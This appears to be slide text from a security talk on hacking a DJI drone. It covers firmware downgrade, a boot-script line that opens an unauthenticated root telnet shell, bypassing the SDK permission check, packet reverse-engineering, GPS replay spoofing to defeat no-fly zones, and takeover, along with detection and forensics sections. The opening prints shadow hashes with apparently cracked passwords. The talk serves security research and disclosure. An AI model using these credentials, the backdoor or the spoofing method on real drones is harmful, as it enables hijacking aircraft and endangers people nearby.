
root:\$6\$zi2k1pqQ\$aYoxWoM9suJzq4xcl  
z0Uh/sMBQxIrM7QzqpNH.UMrX6TAmB  
x37jN0ygKnpmHkgilWV5YzpfikkaylTW  
Wo8RU0:16184:0:99999:7:::

Big~9China

ftp:\$6\$Kt6U5MHk\$aCy81r9Wz49TlfDw  
SPHkx8bEouNFdt0khJg7Pj1HOJtECe5.t9  
KfNWOKKQXnyVqjd5whliLQGTQkXfB8p  
3rBX/:10933:0:99999:7::: admin999

default::10933:0:99999:7::: none

# Firmware Downgrading





## Filesystem

```
/etc/passwd
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
```

The drone underlying system is a fork of **OpenWRT 14.07** “*Barrier Breaker, r2879, 14.07*” built for “*ar71xx/generic*”, same version for the controller.

## Services

- /etc/init.d/rcS
- /etc/init.d/rcS\_ap
- /etc/init.d/rcS\_aphand
- /etc/init.d/rcS\_cli

These script runs during the **boot process**, adding this code will start the telnet server

```
telnetd -l /bin/ash &
```

WTF: telnetd -l /bin/ash -m 38bc1ae06e0d ?

# Shell Time



BusyBox v1.22.1 (2015-11-16 16:28:58 CST) built-in shell (ash)  
Enter 'help' for a list of built-in commands.

```
/ # id  
uid=0(root) gid=0(root)  
/ #
```



SDK

We can isolate specific instructions sent to the drone with Wireshark, we can implement a custom application that sends only very specific commands.

These commands could include changing the Wi-Fi password or even resetting the Wi-Fi connection.

This knowledge can be leveraged into a full drone takeover.



- DJI SDK Authentication Server
- DJI APP perform Activation Request

## Crack the SDK Authentication Mechanism

The screenshot shows the JD-GUI Java decompiler interface. On the left is a tree view of the class hierarchy for 'dji-sdk.jar'. On the right is the decompiled code for the 'DJISDKManager' class.

```
private void checkPermission()
{
    SDK_LEVEL = 2;
}

private static boolean checkSdkConfigFileExist(Context paramContext)
{
    boolean bool = false;
    FileInputStream localFileInputStream = null;
    try
    {
        localFileInputStream = paramContext.openFileInput(SDK_CONFIG_FILE_NAME);
    }
    catch (FileNotFoundException localFileNotFoundException)
    {
        localFileInputStream = null;
    }
    if (localFileInputStream != null)
    {
        try
        {
            localFileInputStream.close();
        }
        catch (IOException localIOException)
        {
        }
    }
}
```

# Packet Structure

Index	Hex	Dec	Description
00000000	ff		.
00000001	55 0d 04 33 02 0e 01 00 40 00 01 40 d6	U..3.... @..@.	
0000000E	55 0d 04 33 02 0e 02 00 40 09 0c 71 c7	U..3.... @..q.	
0000001B	55 0e 04 66 02 1b a6 02 80 00 0e 00 6e a0	U..f.... ....n.	
00000029	55 0d 04 33 02 0e 02 00 40 09 0c 71 c7	U..3.... @..q.	
00000036	ff		.
00000037	55 0d 04 33 02 0e 03 00 40 09 0c 35 cc	U..3.... @..5.	
00000044	55 0e 04 66 02 1b b3 02 80 00 0e 00 59 f6	U..f.... ....Y.	
00000052	55 0d 04 33 02 0e 03 00 40 09 0c 35 cc	U..3.... @..5.	
0000005F	ff		.
00000060	55 0d 04 33 02 0e 04 00 40 09 0c e9 fc	U..3.... @..	
0000006D	55 0e 04 66 02 1b c0 02 80 00 0e 00 25 3f	U..f.... ....%?	
0000007B	55 0d 04 33 02 0e 04 00 40 09 0c e9 fc	U..3.... @..	
00000000	55 1a 04 b1 0e 02 92 14 00 06 05 00 04 00 04 00	U.....	
00000010	04 00 04 00 04 00 17 00 aa 4f	..... .0	
0000001A	55 24 04 40 1b 02 c1 02 00 07 01 02 4c 66 41 3f	U\$..@..... LFA?	
0000002A	6b 86 d4 00 90 00 82 00 c0 ca 84 3a 9e db 00 1c	k.....	
0000003A	00 3a 11 05		...
0000003E	55 1a 04 b1 0e 02 93 14 00 06 05 00 04 00 04 00	U.....	
0000004E	04 00 04 00 04 00 10 00 45 fa	..... E.	
00000058	55 1a 04 b1 0e 02 94 14 00 06 05 00 04 00 04 00	U.....	
00000068	04 00 04 00 04 00 10 00 d2 00	.....	
00000072	55 1a 04 b1 0e 02 95 14 00 06 05 00 04 00 04 00	U.....	
00000082	04 00 04 00 04 00 17 00 3d b5	..... =.	
0000008C	55 0e 04 66 1b 02 c2 02 00 07 12 02 b0 8a	U..f.....	
0000009A	55 0e 04 66 1b 02 c3 02 00 07 09 64 92 f9	U..f..... d..	
000000A8	55 1a 04 b1 0e 02 96 14 00 06 05 00 04 00 04 00	U.....	
000000B8	04 00 04 00 04 00 10 00 0d f9	.....	
000000C2	55 12 04 c7 0e 02 97 14 00 06 1e ad 0e 00 00 2a	U..... *.	
000000D2	6b 6c		k1
000000D4	55 1a 04 b1 0e 02 98 14 00 06 05 00 04 00 04 00	U.....	
000000E4	04 00 04 00 04 00 10 00 32 04	..... 2.	
000000EE	55 1a 04 b1 0e 02 99 14 00 06 05 00 04 00 04 00	U.....	
000000FE	04 00 04 00 04 00 17 00 dd b1	.....	
00000108	55 1a 04 b1 0e 02 9a 14 00 06 05 00 04 00 04 00	U.....	
00000118	04 00 04 00 04 00 17 00 e5 b0	.....	

## Packet Structure

# DJI Packet

HEADER  
(4 Byte)

PAYLOAD  
(variable length)

## Header Structure

Magic byte	Packet length	Version	Custom crc8
<b>0x55</b>	0x0d	0x04	0x33
0101 0101	0000 1101	0000 0100	0011 0011
85	13	4	51

## Payload Structure

Source Type	Target Type	Seq #	Flags	CMD	ID	Opt. bytes
02	06	4e00	40	06	12	540b

01: Camera

02: App

03: Fly Controller

04: Gimbal

06: Remote Controller

00: general command

01: special command

02: set camera

03: set fly controller

04: set gimbal

05: set battery

06: set remote controller

07: set wifi



- GPS signal for civilian usage is unencrypted.
  - Replay Attack is the common GPS spoofing method.

Software: gps-sdr-sim

## Hardware: HackRF One

# Which functions are associated with GPS?

- No-fly zone
  - Return to home
  - Follow me
  - Waypoint






# GPS 101


## Ephemeris Data

- GPS satellites transmit information about their location (current and predicted), timing and "health" via what is known as ephemeris data.
- This data is used by the GPS receivers to estimate location relative to the satellites and thus position on earth.
- Ephemeris data is considered good for up to 30 days (max).

# GPS Replaying



GPS  
Replaying




# Detect Fake GPS


- Validate the GPS sub-frame
- Validate the time between satellite time and real time
- Check the speed between point to point

```
0f1a310f 10a675e7 3ef280f1 bb1f8dea 84ece851 83947364
b7bd0653 00138a30 037754bf 07228933 275b2251 bfea0f3c
24312bf8 0011095c 25c0aefa 85766c96 a6a1310c 3fe8d83a
00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000
```

GPS NFZ



# GPS NFZ



PoC  
Time




# Drone Takeover



# Forensics

Two proprietary file formats:

- .dat file in non volatile memory
- .txt file on mobile device

